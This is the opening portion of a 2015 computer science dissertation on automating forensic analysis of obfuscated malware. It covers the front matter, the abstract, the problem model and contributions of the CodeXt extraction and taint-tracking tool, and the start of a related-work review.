

TOWARD AUTOMATED FORENSIC ANALYSIS OF OBFUSCATED MALWARE

by

Ryan J. Farley
A Dissertation
Submitted to the
Graduate Faculty
of
George Mason University
In Partial fulfillment of
The Requirements for the Degree
of
Doctor of Philosophy
Computer Science

Committee:

Xinyuan Wang
Hakan Aydin
Songqing Chen
Brian L. Mark

Dr. Xinyuan Wang, Dissertation Director

Dr. Hakan Aydin, Committee Member

Dr. Songqing Chen, Committee Member

Dr. Brian Mark, Committee Member

Sanjeev Setia
Kenneth S. Ball

Dr. Sanjeev Setia, Department Chair

Dr. Kenneth S. Ball, Dean, Volgenau School
of Engineering

Date: 24 April 2015

Spring Semester 2015
George Mason University
Fairfax, VA

Toward Automated Forensic Analysis of Obfuscated Malware

A dissertation submitted in partial fulfillment of the requirements for the degree of
Doctor of Philosophy at George Mason University

By

Ryan J. Farley
Master of Science
Wake Forest University, 2005
Bachelor of Science
Wake Forest University, 2002

Director: Dr. Xinyuan Wang, Associate Professor
Department of Computer Science

Spring Semester 2015
George Mason University
Fairfax, VA

Copyright © 2015 by Ryan J. Farley
All Rights Reserved

Dedication

Above all, I dedicate this dissertation to my wife, Dr. Stephanie Farley. Without her endless love, support, and understanding (not to mention superb editing) it would have been years before I finished. Thank you.

I also dedicate this dissertation to those I lost during my doctorate studies: my late Grandparents James and Margaret Farley for always being in my corner and giving me a taste for the simple joys in life; my late Grandmother Nellie Whitehurst for her blunt reminders on life's priorities and always cutting my mango for me; and the late Robert Nelson, a father to me whose encouragement and support allowed me the momentum to reach this point.

Last but not least, I dedicate this dissertation to my soon-to-be-born daughter—the most joyous motivation to graduate that anyone could ever ask for.

Acknowledgments

I would like to thank my advisor Dr. Xinyuan Wang, and PhD dissertation committee members Dr. Hakan Aydin, Dr. Songqing Chen, and Dr. Brian Mark for their time and consideration.

I would also like to thank all of my family (Farley, Nelson, and Vick) for their love and support. Graduation has been just around the corner for a long time now, and I could not have reached it without you.

This work was, in part, supported by NSF grant CNS-0845042.

Table of Contents

	Page
List of Tables	viii
List of Figures	ix
Abstract	xi
1 Introduction: Automated Forensic Analysis	1
1.1 Automated Forensic Analysis Problem Model	4
1.1.1 Attack Code	6
1.1.2 Original Attack String	8
1.1.3 Data Structure Exploited	9
1.2 Contributions	10
2 Related Work	13
2.1 Offensive Techniques	13
2.2 Defensive Techniques	15
2.3 Open Problems	19
3 Background: Malware Concepts and Considerations	21
3.1 Exploitation	21
3.1.1 Exploit Mechanics	22
3.1.2 Organizing Exploits	26
3.1.3 Example Malware Life Cycle: The Roving Bugnet	31
3.2 Shellcode	35
3.3 Obfuscation	38
3.3.1 Selected Encoders	40
3.3.2 Novel Incremental Encoder	46
3.4 Analyzing Obfuscated Malware	48
4 Automated Extraction of Obfuscated Code	50
4.1 Overview	53
4.1.1 Motivating Examples	54
4.1.2 Overall CodeXt Architecture	56
4.2 Design	57
4.2.1 Necessary Conditions and Heuristics	57

4.2.2	Locating Hidden Code	58
4.2.3	Handling Self-modifying Code	60
4.3	Methodology	61
4.3.1	Online Specification Based Detection Component	61
4.3.2	Dynamic Analysis Component	63
4.4	Implementation	67
4.4.1	Pre-Execution Processing	68
4.4.2	Execution Processing	69
4.4.3	Post-Execution Processing	71
4.5	Empirical Evaluation	72
4.5.1	Accuracy and Performance	73
4.5.2	Locating the Hidden Code from Memory Dump	78
4.5.3	Extracting Encoded Code	80
4.5.4	Emulation Detection Evasion	87
5	Automated Location of Attack String from Run-time Input	91
5.1	Design	93
5.1.1	Run-time Hidden Branch Coverage	93
5.1.2	Taint Labels and Tracking	94
5.1.3	Data-flow Validity Throughout Intermingled Code	96
5.1.4	Monitoring Real-time Attacks	97
5.2	Methodology and Implementation	98
5.2.1	Symbolic Conditional Branch Exploration	98
5.2.2	Labeling Taint Sources	99
5.2.3	Symbolic Execution of Tainted Code	100
5.2.4	Limiting Propagation	102
5.2.5	Monitoring Real-time Attacks	105
5.3	Empirical Evaluation	108
5.3.1	Multiple Labels and Propagation	108
5.3.2	Executing Symbolic Code and Tracking Decoding Keys	110
5.3.3	Locating an Attack String During a Buffer Overflow	112
5.3.4	Monitoring Executables under Attack	114
5.3.5	Identifying an Attack String within Network Traffic	116
5.3.6	Analytics Tool	119
6	Conclusions and Future Work	122

A	Disassembled Encoders and Execution Traces	126
A.1	ADMmutate Encoder Output	126
A.2	Clet Encoder Output	127
A.3	Alpha2 Encoder Output	128
B	DASOSF Memory Dump	129
B.1	Dump in Human Readable Format	129
C	CodeXt Code Tracing	131
C.1	Results of Searching for Start of Malicious Code	131
C.2	Handling Multiple Positives when Searching for Start of Malicious Code . .	132
C.3	Raw Data of Reasons for Negative Matches	134
D	Attack String Location and Taint Tracking	135
D.1	Shikata-Ga-Nai Expression Simplification Example	135
D.2	Buffer Overflow Taint Tester	135
D.3	Vulnerable Server Source	136
	References	139

List of Tables

Table	Page
3.1 List of categories and their associated attributes	27
4.1 Accuracy and speed when searching for the start of hidden code within a buffer	74
4.2 Encoding techniques tested	78
4.3 Anti-emulation techniques tested	89
5.1 Outcome of monitored execution of key-tracking and tainted (symbolic) code	110
5.2 Outcome following monitored execution of both standard network and SSL socket servers when exploited with different shellcode types	116
5.3 Outcome tracking network input propagation in both standard network and SSL socket servers when exploited with different shellcode types	119

List of Figures

Figure	Page
1.1 Detection methods cull data from compromised processes for forensic analysis.	2
1.2 Forensic analysis fuels development of better defenses.	3
1.3 General overview of malware forensic analysis.	5
1.4 Likelihood of finding malicious code appears to increase as you approach proximity to the detected non-self system call.	7
2.1 Malware creators can avoid detection by obfuscating the code through a series of transformations, even different transformations chained together. If s_{ob} is not executable byte code, then an executable de-obfuscator is included. . .	14
2.2 Heavyweight binary instrumentation tools with human oversight are time costly, but provide the most information. Existing malware specific tools are not generic enough. An automated heavyweight malware analysis framework bridges this disparity.	20
3.1 Highly insecure program.	24
3.2 Botnet overview and sample control session.	32
3.3 Screen shot of attacker's terminal output during the infection of a Windows host. Notice that the bugbot disables the firewall, establishes itself as a service, and then exits in order to allow the service to run.	34
4.1 Multiple disjointed and misaligned code fragments mingled with random bytes.	54
4.2 Transient code with multiple layers of self-modifying code.	55
4.3 Overall CodeXt architecture.	56
4.4 Using the density heuristic to eliminate a code fragment with false cognate instruction (red) that jumps into a suffix of the true code fragment. . . .	57
4.5 When the first non-self system call is detected, a segment of memory and pertinent run-time information is written to disk via a kernel module. . . .	62
4.6 S2E symbolically executes all offsets. Matches not filtered during execution are compared offline using the density heuristic and enclosure function to find the true positive.	63

4.7	Wrapper to run arbitrary byte streams within CodeXt.	68
4.8	Density heuristic eliminating false positives when searching buffers of uniformly random bytes containing various length attack code.	72
4.9	S2E is significantly faster. S2E has built-in state forking that accounts for the most reduction in performance overhead.	73
4.10	S2E took half the code to accomplish the same features. Current plugin contains approximately 6,500 LOC.	73
4.11	Distribution of offset state terminations (mismatches). False positives are eliminated in later processing.	75
4.12	Multiple layers of XOR encoding that overlap each other and use different keys, all on top of a junk code inserted encoding.	81
4.13	Report generator output from single byte XOR decoding.	88
5.1	As network traffic is read, our system adds taint tracking labels (indicated as different colors for each segment of input).	92
5.2	After allowing an exploited process to decode, labels will be propagated in memory, including within executed code. This identifies which segments in the attack string correspond to both the code and data used in the attack. . .	95
5.3	Locating key attack string bytes during a buffer overflow attack.	113
5.4	While processing an input, the server is exploited, overwriting a return address and unpacking attack code into memory.	114
5.5	Vulnerable server, such that attack code could execute when <code>logMsg</code> returns. .	115
5.6	Writes per instruction address, from our analytics dashboard: y-axis indicates count of writes, x-axis is offset within the process. Decoding loops stand out with aggregated analysis, even in full executables.	117
5.7	Aggregate information of writes during an SSL server exploit from our analytics dashboard. The largest continuous section in the inner radius represents the decoding loop.	118
5.8	Interactive D3 based visualization output from single byte XOR decoding. .	120
5.9	Snapshot of a portion of our Elasticsearch and Kibana based analytics tool. .	121
C.1	Distribution of offset state terminations (mismatches), with raw data. . . .	134

Abstract

TOWARD AUTOMATED FORENSIC ANALYSIS OF OBFUSCATED MALWARE

Ryan J. Farley, PhD

George Mason University, 2015

Dissertation Director: Dr. Xinyuan Wang

Malware analysis, forensics, and reverse engineering reveal a deeper understanding of the inner workings of malware and the mechanics behind attack detection, which enables us to develop better defenses against increasingly sophisticated malware. Despite its inherent value, the current state of forensic analysis requires notable manual effort due to various obfuscation techniques used by malware. In this work, we investigate how to automate forensic analysis of obfuscated malware and develop novel tools that can automatically pinpoint and recover hidden, obfuscated malicious code within memory dumps and network traffic captures. Our tool also helps to identify the vulnerable data structure within the exploited binary executable.

Our novel solution combines static binary analysis, dynamic binary analysis, symbolic execution, binary instrumentation, and taint analysis. It automatically and accurately pinpoints the exact start and boundaries of attack code, even if disjointed and misaligned within random bytes. Additionally, it comprehensively handles self-modifying code and extracts the complete hidden, incremental, and transient code without using any signature or pattern, even if protected by multiple layers of sophisticated encoders. Our system consists of two automated components to achieve these overarching goals. First, an online portion

uses kernel modifications to trigger exporting segments of memory when an exploited process is detected. Second, a malware code extraction framework draws on selective symbolic execution (S2E, based on KLEE and QEMU) to analyze any given byte stream offline or full binaries in an online mode. In full binary tracing mode, our method can monitor live network applications, even with complex external libraries such as OpenSSL.

This framework provides binary instrumentation for branch exploration and data-flow, or taint, analysis to find the original attack string and the data structure exploited. Furthermore, the data-flow analysis can track multiple source labels simultaneously at the byte granularity. We also address an unanswered but common condition in which tainted data becomes code. By augmenting the KLEE bitmap solver, our solution seamlessly continues propagation without loosing accuracy. Because large volumes of data result from this process, its output is serialized and shareable. Our tool provides execution, translation, data (writes), system call, and taint traces visually in memory snapshot deltas, D3 visualizations, JSON, and Elasticsearch documents. While these interactive dashboards and reporting mechanisms allow the analyst to quickly and effectively triage output, they also afford the opportunity to quickly acquire detailed information when necessary.

Chapter 1: Introduction: Automated Forensic Analysis

Malware, or executable code used for malicious intent, is an unavoidable part of modern information infrastructure. Cases of large scale crimes employing malware occur frequently enough to nearly be a holiday tradition (e.g., Sony, Home Depot, Target) [1]. Non-targeted malware deployment also remains high, with estimates indicating that 32% of computers are infected with malware [2]. As nation states with large resources sponsor malware development, the successors of more advanced malware, such as Rigen [3] or Stuxnet [4], will remain a persistent threat. Additionally, as the Internet of Things [5] shifts the computing ecosystem towards always-connected, rarely-managed, and often insecure devices , seemingly old-fashioned or simple attack methods will continue to retain viability. Unfortunately, the advantage remains with the attacker; defending against malware requires success every time, while the attacker only needs to be successful once.

Since there is no perfect defense, we need forensic analysis to cull meaning out of the artifacts left behind by attacks, as seen in Figure 1.1. Through malware analysis, such as forensics and reverse engineering, we seek to understand the inner workings of malware through collected evidence, such as memory dumps, disk images, and packet captures, among others. The major goals of malware forensics are to recover any attack code fragments, identify the original attack string (i.e., the attacker crafted input that exploits a vulnerability), and pinpoint vulnerable code (via memory location of source code data structure). Extracting knowledge from this data, such as seen in Figure 1.2, helps identify vulnerabilities and build better defenses.

To counteract forensic analysis, more and more malware (e.g., Agobot, MegaD, Kraken, Conficker) are using obfuscation techniques to disguise their malicious code. For example,




Figure 1.1: Detection methods cull data from compromised processes for forensic analysis.

sophisticated malware could use packing, encryption, and self-modification. These additions complicate manual analysis and require automated tools to peel back the layers of armoring.

Forensics involves combining evidence specific tools and techniques, each with their own set of limitations, and ultimately requires a human to interpret the combined results. Furthermore, current tools fail to address state-of-the-art anti-forensic techniques in a generic, automated manner. Some instrumentation tools with more features, such as PIN [6], Valgrind [7], and S2E [8, 9] are not designed with the specific needs of malware in mind. As such, one of our primary goals is the development of a solution addressing the need to instrument binaries without source code. Also, as we detail later in this paper, we are the first to generically model techniques seen in the readily available Shikata-Ga-Nai [10]; namely, same basic block self-modification, undocumented machine code, and certain obscure `getPC` methods (i.e., code sequences used to obtain the program counter as a relative address needed to successfully execute position independent code).

In addition, most existing approaches are postmortem and offline. Such techniques fail to address malware that maintains secrets encrypted most of the time and only decrypts segments in memory when needed at run-time, such as the *incremental* encoding we present in this paper. With transient secrets, any single memory dump or outside of run-time analysis will not be effective in recovering the entire secret. In order to analyze sophisticated encodings, we need forensics capabilities that are able to do automated online analysis on live malware, such as emulation-based techniques.




Figure 1.2: Forensic analysis fuels development of better defenses.

Despite the concrete need that advanced malware presents, no existing online tool can: 1) automatically recover attack code fragments; 2) identify the original attack string; and 3) pinpoint vulnerable data structures or code segments. Automatic recovery requires the ability to process a variety of inputs, such as memory dumps (created upon real-time detection of an attack), network traffic captures, shellcode fragments, and encoded binaries. The processing mechanism should be able to model complex, multi-layer, highly obfuscated, and possibly transient machine code found within the input at any offset. Additionally, any recovery should be able to defeat anti-emulation or conditional decoding (e.g., the malware will abort execution if emulation signatures are detected) by automatically exploring conditional branches, which requires symbolic execution capabilities.

In order to identify the attack string and pinpoint the vulnerability, the system should be able to leverage taint analysis, or the method of tracking all addresses that influence any particular address at any point during execution. This feature is the domain of dynamic analysis (tools that emulate, virtualize, or execute code otherwise produce results during run-time), and many malware specific tools, such as IDA Pro, use static analysis (tools that do not execute or interpret code during analysis). Although the attack string is initially data, it may become executable code at some point; for instance, when the attack string contains an encoded form of the attack code. It is necessary to create a methodology that seamlessly combines code and data-flow analysis in order to track the impact of any tainted input byte. No existing tool, neither general purpose nor non-malware specific, supports this.

With such goals in mind, we conclude this introduction with a problem statement in Section 1.1 and a list of the contributions we have made toward automated forensic analysis of obfuscated

malware in Section 1.2. We then frame this paper with related research in Chapter 2 and background in Chapter 3. In Chapter 4 we present our novel malware and code extraction engine methodology and its implementation *CodeXt*. In Chapter 5 we present our symbolic analysis tool that can achieve run-time monitoring of executables and is the first to handle seamless code-data taint analysis. Finally, in Chapter 6 we summarize our presented experiments and contributions to the field of malware analysis and conclude our work.

1.1 Automated Forensic Analysis Problem Model

Computer forensics is the process of using scientifically derived and proven methods toward the collection, preservation, identification, analysis, validation, interpretation, documentation, and presentation of computer-related evidence. When data sets are too large or complicated for feasible manual processing, automated forensic analysis is used to output human understandable summaries as evidence.

The most valuable forensic information exists in the compromised system right after the malware compromises the target but before it does any real harm. The run-time information in this brief time window reveals the most information on how the malware has gained control of the target. It contains most, if not all, malicious logic that could be deliberately destroyed by the malware once it has done its harm. Almost all existing malware forensics tools are designed to analyze malware either offline or postmortem, because they simply do not have access to (or do not know when and where to obtain) the most valuable online forensic information. While related work presented in this research can process generic buffers (e.g., shellcode fragments, packed binaries, postmortem memory dumps, disk images, network traffic), we focus our research on collecting data at the moment of detection.

Model Input

In particular, we aim to recover and analyze live malicious code through real-time detection of malicious attacks based on DASOS [11]. Figure 1.3 illustrates the model of live malware forensics. In our case, the input contains the snapshot of run-time information (e.g., registers, memory dump, process context) at the moment DASOS detects the first non-self system call. Therefore, the value




Figure 1.3: General overview of malware forensic analysis.

within the `eip` register points to the instruction that follows immediately after the first non-self system call detected. Since this non-self system call must be part of non-self code, then we know that this location contains malicious code.

Requirements

Any system we develop must support the following constraints:

1. Capable of accurately monitoring advanced encoding methods.
2. No prior knowledge of the semantics of the malicious code.
3. No dependence on coding and data structure conventions, as they should be assumed irrelevant.
4. No dependence on predefined delineation between data and code across the lifetime of execution; thus each byte is assumed potentially important.

Assumptions

In order to make the problem tractable, we assume that:

1. All malicious code, regardless of how disperse, exists within a reasonable continuous segment of memory, currently set at 100 kilobytes.
2. The malicious code has not overwritten itself destructively.
3. The code contains no infinite loops, in order to avoid the halting problem.

Model Output

Through our contributions, we seek to bridge the gap between real-time detection of attack and real-time forensic analysis on live malware. Ultimately, we achieve the following three goal outputs upon real-time detection of control-flow hijacking attacks:

1. Location of the attack code, or the machine code, that triggered the detection mechanism, as detailed in Section 1.1.1.
2. Location of the original attack string used in the exploit, described further in Section 1.1.2.
3. Locations of candidate data structures or code segments exploited to pinpoint the vulnerability, elaborated in Section 1.1.3.

1.1.1 Attack Code

Once the forensics data, such as memory dumps, has been accumulated, the next step is to identify the executable code within it. Finding all fragments of attack code can be divided into two smaller problems. The first problem is accurately determining which run-time data is vital during the attack and exfiltrating it. The second is distinguishing between data and code within a string of bytes; for example, searching for unknown malicious code within a memory dump.

Accurately determining which data to export from the infected process in real-time relies on knowing or assuming where the malicious code is located. We have observed that the probability of finding malicious code increases with the proximity to the point where the system call was made, as illustrated in Figure 1.4. In response, we consider this point and the memory surrounding it as vital run-time information. We acknowledge that malicious code could spread itself out across many memory segments, and that the quantity of surrounding memory is a subproblem of active research for our team. An accurate duplication of the before-run-time environment for the analytical environment is one means to limit the necessary quantity of run-time information needed.

Distinguishing between data and code within a string of bytes requires several subproblems; namely, we must distinguish the start and end of the code without the malicious code semantics (i.e., no source code). This is complicated by Intel’s variable-length instructions, as we must process each instruction in sequence to verify the boundary of the next instruction and maintain a list of which bytes are code.




Figure 1.4: Likelihood of finding malicious code appears to increase as you approach proximity to the detected non-self system call.

Our problem is distinguishable from the halting problem, and decidable, because we assume that there are no infinite loops and impose a cap on the number of instructions. In other words, we do not seek to determine if a string is executable or not; instead, for those that do execute, we determine whether they reach a clear criteria within a limited time-frame.

Existing tools use a per basic block granularity, but with self-modifying code, the boundaries of basic blocks and the values of bytes within the basic block can change. We have found the need for an instruction level granularity instead, and developed our tool with an even finer-grain byte level granularity. Data may become code and vice versa, yet existing tools make the assumption that code is separable from data. Working at such a low level means that any tool we base our development on must be robust enough to handle purposefully crafted, undocumented combinations of machine code that do not necessarily follow conventions.

Finding the end of the code involves locating the possible execution paths and overlaying their traces in order to find the set of executable bytes within the input string. Any method must be as resistant to obfuscation as finding the start. While this is a somewhat more difficult problem, it

becomes unimportant once the start of the code is found. If we assume that all the bytes of any path exist within the string, then identifying them precisely is not necessary as they will be revealed during execution.

1.1.2 Original Attack String

Isolating code that corresponds to specific search criteria, such as system call information from a DASOS detection event, is the first step towards building a defense mechanism. The next necessary step is uncovering the original attack string, or the attacker’s crafted input that results in execution of the attack code.

The attack code and original attack string are not necessarily the same. The attack string is initially data, such as network socket traffic or user-supplied input, but it eventually has an impact on control-flow. Between the time that the data is introduced to the system and when control-flow is hijacked, the attack string may have been directly (e.g., unpacked) or indirectly modified by itself or legitimate code (e.g., stack overflow across variables in active use). The attacker may depend on these side effects, such as in double free heap attacks.

Our accuracy of modeling side effects (according to emulated CPU implementation with various machine code variations) is bound to the accuracy of the underlying engine. We provide advancement towards improving emulation accuracy, such as with FPU instruction handling, as well as test against known emulation detection techniques in Chapter 4.

For our research, we focus on self-mutating code, or attack strings that transform themselves into the attack code. There are two notable cases for self-mutating code: 1) it destroys its transformation function; or 2) it overwrites the evidence connecting the string we detect from the first non-self byte executed (i.e., our detected string is no longer reachable from that byte). For now, we assume that we will not encounter these variations. In order to identify the attack string and pinpoint the vulnerability, the system should be able leverage data-flow (taint tracking), analysis, or the method of tracking all addresses that influence any particular address at an arbitrary point during execution. For instance, this would allow you to see key propagation, as each byte decoded would become tainted by the key.

Existing data-flow tools provide analysis of whether a byte is tainted or not, yet they do not allow multiple labels to propagate simultaneously. A common approach uses single label shadow memory to track tainted bytes. We improve upon taint tracking techniques, as we have developed a method to introduce multiple label tracking by leveraging the S2E symbolic expression engine.

Further considerations involve limiting the propagation of labels to reduce false positives. Certain operations should only propagate to subsets of their outputs, such as bitwise operators like XOR. Symbolic labels for tracking multiple taint sources introduces the need for periodic simplification to verify that the formulas do not gain clutter and remain easily manipulated throughout execution.

Data-flow taint analysis is well explored, but existing tools do not consider the seamless mode that machine code can, and malware commonly does, transition between roles of data and executable code. For instance, no existing taint tracking tool labels all bytes written by tainted instructions that are the executed form of tainted bytes. In other words, if you have bytes that are unpacked and then executed, how will the bytes they affect be marked? Given these problems, it is necessary to create a methodology that seamlessly combines code and data-flow analysis in order to track the impact of any tainted input byte. No existing tool, neither general purpose nor non-malware specific, supports this capability. Our method accomplishes this through a novel form of taint analysis that mixes the influence of not only data or code, but also data that becomes code and vice versa.

1.1.3 Data Structure Exploited

Identifying which variables are the target of an exploit is essentially the problem of inferring higher level data structures from the control-flow. This is different from the problem of separating data from code (per Section 1.1.1) since the target we are identifying resides in a conventionally non-code segment, such as the stack or heap.

With binaries that contain contextual information like a symbol table, debuggers (e.g., GDB) can readily map address offsets to lines of source code. While run-time addresses may change relative positions between forensics tool traces and playback has a strong chance of identifying the targets, it is made stronger with discrete playback (same I/O at same time intervals). However, debugging information is typically not stored in binaries, and attempting to correlate machine code to source code is non-trivial.

During compilation, and particularly during optimization, the relative positions between source code instructions and their underlying machine code equivalents will not reliably survive. Restoring that connection is a process known as disassembling, which produces disassembly or intermediate representations, such as Tiny Code [12], Phoenix IR [13], or Vex [7]). Disassembly can even produce C-like code [14]; however, this higher level interpretation will not necessarily resemble the original source code.

Disassembly of statically linked binaries, namely common libraries such as winsock or pthread, includes code that may otherwise be ignorable. This introduces a problem of identifying functions. Towards this, debuggers and static analysis tools like IDA Pro [15] use function profile heuristics to label known standard functions (e.g., `fopen`, `read`).

Regardless, all of these results lack contextual information, like accurate typing (e.g., a 32 bit object could be an integer, pointer, or even small struct). Disassembly will contain the control-flow that indicates how and when certain bytes are used, but reestablishing the control-flow graph is a problem outside of our scope. Combining inferred symbols with our tool output, however, would allow correlating offsets of data objects within traces to that of debugger-loaded binary code.

1.2 Contributions

We incorporated the methodologies presented in this work into an application we have named *CodeXt*, which is a novel malware code extraction and analysis engine. An online portion collects relevant run-time information to create a real-time static memory dump when triggered by the detection of the first non-self system call. This trigger is called Dynamically Assigned Sense of Self (DASOS) [11], and it is an extension of a self-nonself discrimination, similar to that seen in biological immune systems that can recognize and react to foreign matter. The remainder employs both dynamic and static binary analysis, via selective symbolic execution, to extract executable code based on the information collected at run-time.

We demonstrate that this methodology applies to arbitrary byte streams, such as network packets or memory fragments. We empirically show that it is feasible to not require the online portion, and it can successfully extract code even when you exclude the run-time information. We have evaluated our engine with real-world vulnerable applications and malware, including highly complex

self-mutating shellcode, such as Metasploit’s polymorphic additive feedback encoder Shikata-Ga-Nai. Our methodology is able to model complex, multi-layer, highly obfuscated shellcode-encoding algorithms and extract malcode fragments from memory dumps, buffer streams, and full executables.

The output of our implementation includes five traces. The first and second are instruction traces (addresses, byte values, disassembly) to record all translations and executions. Additionally, translation and execution blocks are demarcated. These traces are used to logically group adjacent, executed instructions into related chunks, regardless of physical order. A third trace for data memory accesses includes all writes (address of instruction, address of write, values written). A fourth trace orders all system calls with captured register states before the call and upon returning from the system call. A fifth trace shows all bytes affected per taint label. Both the execution chunks and data traces are additionally presented through memory deltas that visually illustrate any self-modifications, such as different iterations of encoding layers. We have made this tool accessible and available for download at github.com/rfarley3.

There are three main claims to this project: 1) finding the executed attack code; 2) finding the original attack string; and 3) finding the exploited data structure. In this section, we enumerate the facets of these claims and list the novel approaches towards solving the challenges they pose.

We can reliably find the start of the executed attack code for all cases tested, as demonstrated in Section 4.5. In several cases, we observed prefacing bytes falsely interpreted as instructions; however, if the string still executes successfully, then any prefacing instructions are irrelevant. We define a *successful execution* as one with an equivalent path (sequence of instructions executed) and state (register values) upon reaching a predetermined location (the address of the instruction that triggered the memory dump). Our engine can then execute beyond this address, detect all resulting executable strings, and reconstruct any logical (i.e., control-flow) or physical connections with other found executable strings. We can combine these fragments and evaluate them to determine the most effective true positive. Since we assume that all code exists within the buffer we search, then we can find all ends of the executed attack code.

To the best of our knowledge, no previous work presents a tool that can generically find all boundaries of executed attack code protected with multi-layer or highly obfuscated shellcode encoding algorithms such as Shikata-Ga-Nai. We can detect self-modification of bytecode within the

same basic block and model malicious code that employs this anti-emulation technique. We also provide a generic methodology to accurately process FPU instruction-based `getPC` methods. Our methodologies and corresponding tool defeat many other anti-emulation detection mechanisms that employ undocumented features of the x86 instruction set.

Our design accomplishes the second goal of finding the original attack string or the specific input bytes that are necessary to form the attack code. Unlike traditional dynamic analysis tools, such as Valgrind, our tool can leverage symbolic execution to automatically explore all branches of conditional statements and obtain extensive code coverage offline. Additionally, we also use symbolic labels as a taint tracking mechanism; we can pinpoint which part of an attacker’s crafted input influences the control-flow (e.g., overwrites `eip`) or determine which input bytes are used to construct the attack code. Furthermore, it can track multiple taint labels over arbitrary, non-continuous byte ranges.

Our methodology uses stateful monitoring of processes to give a basic semantic understanding of action triggers (behavioral analysis), as it understands the meaning of some ordered sets of system calls. For instance, our methodology can mark `reads` that correspond to network socket input and ignore file input. This allows our method to use context based labeling, such as “only label bytes read in from a network socket.”

Our techniques can collect forensics information on all translated instructions, executed instructions, and memory writes. Both the execution chunks and data traces are translated into visual deltas to highlight any self-modifications and encoding iterations. This program can extract all forensics on any static string of bytes (memory dumps, buffer streams) offline as well as in full executables during real-time attacks.

When executing full executables, our data-flow analysis tool can accomplish the third goal of discovering the data structure that was exploited as a means to find the vulnerability. Our method’s taint analysis can output a mapping of labels to byte addresses. This allows the analyst to determine relative positioning that can be used later for an offline address-to-symbol query through GDB. This process is the only portion of our work that assumes access the source code, specialized compiler output, and the compiled executable for the exploited process.

Chapter 2: Related Work

We present a review of related work below. In Section 2.1, we introduce offensive techniques and define obfuscation. In Section 2.2, we present the current state of the art and defensive techniques regarding components that comprise our methods, such as code extraction and data-flow analysis. In Section 2.3, we summarize open questions in automated malware, forensic analysis.

2.1 Offensive Techniques

Attackers can attempt to both avoid detection and deter forensics, such as reverse engineering, by applying various *transformations* to byte code, as illustrated in Figure 2.1, in order to conceal its true purpose. Malware, like detection, is an arms race. While defensive researchers focus on forensic analysis and reverse engineering of malware, the offensive side is likewise trying to foil these designs. With full-featured, open source security tools like Metasploit [16] and its plugins such as Shikata-Ga-Nai, producing advanced malicious code is accessible to even moderately skilled attackers.

Obfuscation. Obfuscation is the act of deliberately making something more difficult to understand than is necessary. In malware forensics, this also includes code that is deliberately designed to be more difficult to analyze [17, 18]. For example, an attacker may transform their malicious code in such a way that, if decoded as ASCII, it would appear the same as English prose [19] and thus hide in plain sight. Any extracted code may be obfuscated and existing de-obfuscation techniques [20] applied to reverse engineer the obfuscated attack code.

Packing and encoding. The most basic form of obfuscation is packing, in which code is compressed or encoded, typically becoming non-executable [21]. After the exploit, a prologue of code called the *decoding stub* extracts the remainder and executes it. This prologue could incorporate detection of environmental queues that might indicate that the code is executing under observation in order to outwit sandboxing, virtualization, or emulation [22]. For instance, within a virtual machine, it is possible for a guest to observe signatures such as detecting certain process names,

